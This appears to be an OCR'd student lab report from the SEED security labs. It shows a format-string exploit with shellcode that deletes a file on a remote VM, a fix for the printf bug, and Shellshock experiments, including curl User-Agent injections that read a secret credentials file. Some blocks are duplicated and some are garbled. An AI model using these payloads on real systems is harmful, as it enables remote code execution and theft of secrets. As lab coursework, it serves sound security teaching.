
```
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000b7fff020 %hn����
���������1�Phbashh////h/bin��1�Ph-ccc��1�Rhile h/myfh/tmph/rm h/bin��1�QRPS
��1�1��

The value of the 'target' variable (after): 0x11226b1e
^C
[11/05/19]seed@VM:~/.../Lab4$ ls -l /tmp/myfile
ls: cannot access '/tmp/myfile': No such file or directory
[11/05/19]seed@VM:~/.../Lab4$
```

```
[11/05/19]seed@VM:~/.../Lab4$ echo $(printf "\x40\xa0\x04\x08@@@@\x42\xa0\x04
\x04")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_
%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.485963x%hn_%.12596%hn$(printf "\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/
bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x
68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0
b\xcd\x80") > 6_input
[11/05/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 6_input
```

Observation: Created a /tmp/myfile in remote machine and from attacker machine passed the format string that will inject the malicious, which executes the bash shell and run the rm command on the /tmp/myfile. After sending the buffer input from attacker machine the /tmp/myfile was removed from the remote machine.

Explanation: This is due to format string vulnerability, where we injected the malicious code and altered the return address. Then at the remote side, the return address was called and then no ops and from there it went to execute the malicious code, which invoked the shell and removed the file.

Task 8: Fixing the Problem



```
[11/01/19]seed@VM:~/.../Lab4$ ls -lrt
total 16
-rw-rw-r-- 1 seed seed 1559 Oct 26 17:02 server.c
-rwxrwxr-x 1 seed seed 7752 Oct 30 20:51 server
-rw-rw-r-- 1 seed seed   19 Oct 31 23:37 peda-session-server.txt
[11/01/19]seed@VM:~/.../Lab4$ cp server.c server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack-o server2 server2.c
gcc: error: server2: No such file or directory
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
server2.c: In function 'myprintf':
server2.c:17:5: warning: format not a string literal and no format argum
ents [-Wformat-security]
     printf(msg);
     ^

[11/01/19]seed@VM:~/.../Lab4$ vi server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
[11/01/19]seed@VM:~/.../Lab4$
```

```
[11/01/19]seed@VM:~/.../Lab4$
```

```
total 16
-rw-rw-r-- 1 seed seed 1559 Oct 26 17:02 server.c
-rwxrwxr-x 1 seed seed 7752 Oct 30 20:51 server
-rw-rw-r-- 1 seed seed   19 Oct 31 23:37 peda-session-server.txt
[11/01/19]seed@VM:~/.../Lab4$ cp server.c server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack-o server2 server2.c
gcc: error: server2: No such file or directory
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
server2.c: In function 'myprintf':
server2.c:17:5: warning: format not a string literal and no format argum
ents [-Wformat-security]
     printf(msg);
     ^

[11/01/19]seed@VM:~/.../Lab4$ vi server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server2
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344

The address of the 'msg' argument: 0xbffff090
hello
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello %x-%x-%x-%x-%x-%x-%x-%s
The value of the 'target' variable (after): 0x11223344
```


```
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
hello
hello %x-%x-%x-%x-%x-%x-%x-%s
```

Observation: Fixed the warning message by modifying the program *printf("%s",msg);,* to avoid the format string vulnerability. When compiled the program to server2, this time the gcc didn't have any security warning. Also, when tried to attack, to print the format string, the server printed the given message as is. So, attack failed.

Explanation: The bug here is not using the format specifier in the printf() statement, as not we are considering the input msg as string and printing as string, it will just print the msg content as is. By this, format string vulnerability has been addressed and the attacks are failed.


Part 2: Shellshock

Task 1: Experimenting with Bash Function



Sat Oct 26 7:11:25 PM Bharath Karumudi
SEED (After Lab2) [Running]
/bin/bash
7:11 PM
/bin/bash 91x27

```
[10/26/19]seed@VM:~$ cd Documents/Lab4/ShellShock/
[10/26/19]seed@VM:~/.../ShellShock$ foo='() { echo "Sample Message"; }; echo "extra";'
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ export foo
[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ declare -f foo
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$
```




Sat Oct 26 7:13:29 PM Bharath Karumudi
SEED (After Lab2) [Running]
/bin/bash
7:13 PM
/bin/bash 91x27


```
[10/26/19]seed@VM:~$ cd Documents/Lab4/ShellShock/
[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash_shellshock
[10/26/19]seed@VM:~/.../ShellShock$ foo='() { echo "Sample Message"; }; echo "extra";'
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ export foo
[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash_shellshock
extra
[10/26/19]seed@VM:~/.../ShellShock$ declare -f foo
foo ()
{
    echo "Sample Message"
}
[10/26/19]seed@VM:~/.../ShellShock$
```

Observation: Created a variable foo with the definition as shown in both patched bash (first one) and also in unpatched bash shell (second image). When exported the variable for child shell, the patched bash showed the value of the variable as is. Whereas, in the unpatched one, the variable is parsed as function and the additional echo statement “extra” was executed.

Explanation: This behavior is due to the shellshock vulnerability in the bash shell, where it parses the variable when declared in that specific format, which was patched later.

Task 2: Setting up CGI programs


```
[10/26/19]seed@VM:~$ cd Documents/Lab4/ShellShock/
[10/26/19]seed@VM:~/.../ShellShock$ vi myprog.cgi
[10/26/19]seed@VM:~/.../ShellShock$ sudo cp myprog.cgi /usr/lib/cgi-bin/
[10/26/19]seed@VM:~/.../ShellShock$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[10/26/19]seed@VM:~/.../ShellShock$ ls -l /usr/lib/cgi-bin/myprog.cgi
-rwxr-xr-x 1 root root 84 Oct 26 19:19 /usr/lib/cgi-bin/myprog.cgi
[10/26/19]seed@VM:~/.../ShellShock$
```
```
Hello World
```




```
Hello World
```
```
[10/26/19]seed@VM:~/.../ShellShock$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[10/26/19]seed@VM:~/.../ShellShock$
```

Observation: Created program called “myprog.cgi” with unpatched bash version (/bin/bash_shellshock) and when invoked from either browser or curl, the script was executed and displayed the “Hello World” message.

Explanation: We just invoked the cgi program and the web server executed it. But using this we will do the exploits in the next tasks. (This task is executed from same computer, so used localhost).

Task 3: Passing Data to Bash via Environment Variable



Sat Oct 26 7:34:13 PM Bharath Karumudi
ED (After Lab2) [Running]
7:34 PM
/bin/bash
/bin/bash 93x23

```
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo 'This msg is from user';}; echo Con
tenttype: text/plain;" http://localhost/cgi-bin/myprog_env.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'This msg is from user';}; echo Contenttype: text/plain;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_env.cgi
REMOTE_PORT=47802
GATEWAY_INTERFACE=CGI/1.1
```

Observation: Created a nee shell program called "myprog_env.cgi" and copied to /usr/lib/cgi-bin/ directory with root as owner and with 755 permissions. When called the cgi program through curl with custom user agent string, I can see the custom string in environment variables under HTTP_USER_AGENT.


Explanation: With curl -A we can pass the custom agent information and the web server will receive it and show it under HTTP_USER_AGENT. The program "myprog_env.cgi" has "strings /proc/$$/environ" statement, so when the script executed, it displayed all the environment variables of the current ($$) process. (This task is executed from same computer, so used localhost).

Task 4: Launching the Shellshock Attack



```
[10/26/19]seed@VM:.../www$ ls -lrt
total 24
drwxr-xr-x 2 root root 4096 Jul 25  2017 html
drwxrwxrwx 3 root root 4096 Jul 25  2017 XSS
drwxrwxrwx 4 root root 4096 Aug 23  2017 CSRF
drwxrwxr-x 2 root root 4096 Mar 26  2018 RepackagingAttack
drwxr-xr-x 3 root root 4096 Apr 27  2018 SQLInjection
-rwxr--r-- 1 root root   21 Oct 26 19:57 secret.txt
[10/26/19]seed@VM:.../www$
```

```
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo Hack;}; echo Content_type: text/plain;
 echo ; /bin/ls -l" http://localhost/cgi-bin/myprog.cgi
total 12
-rwxr-xr-x 1 root root  84 Oct 26 19:19 myprog.cgi
-rwxr-xr-x 1 root root 128 Oct 26 19:25 myprog_env.cgi
-rw-r--r-- 1 root root  21 Oct 26 19:48 secret.txt
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo Hack;}; echo Content_type: text/plain;
 echo ; /bin/cat /var/www/secret.txt" http://localhost/cgi-bin/myprog.cgi
db_pass=3r578Hkjk!k#
[10/26/19]seed@VM:~/.../ShellShock$
```




```
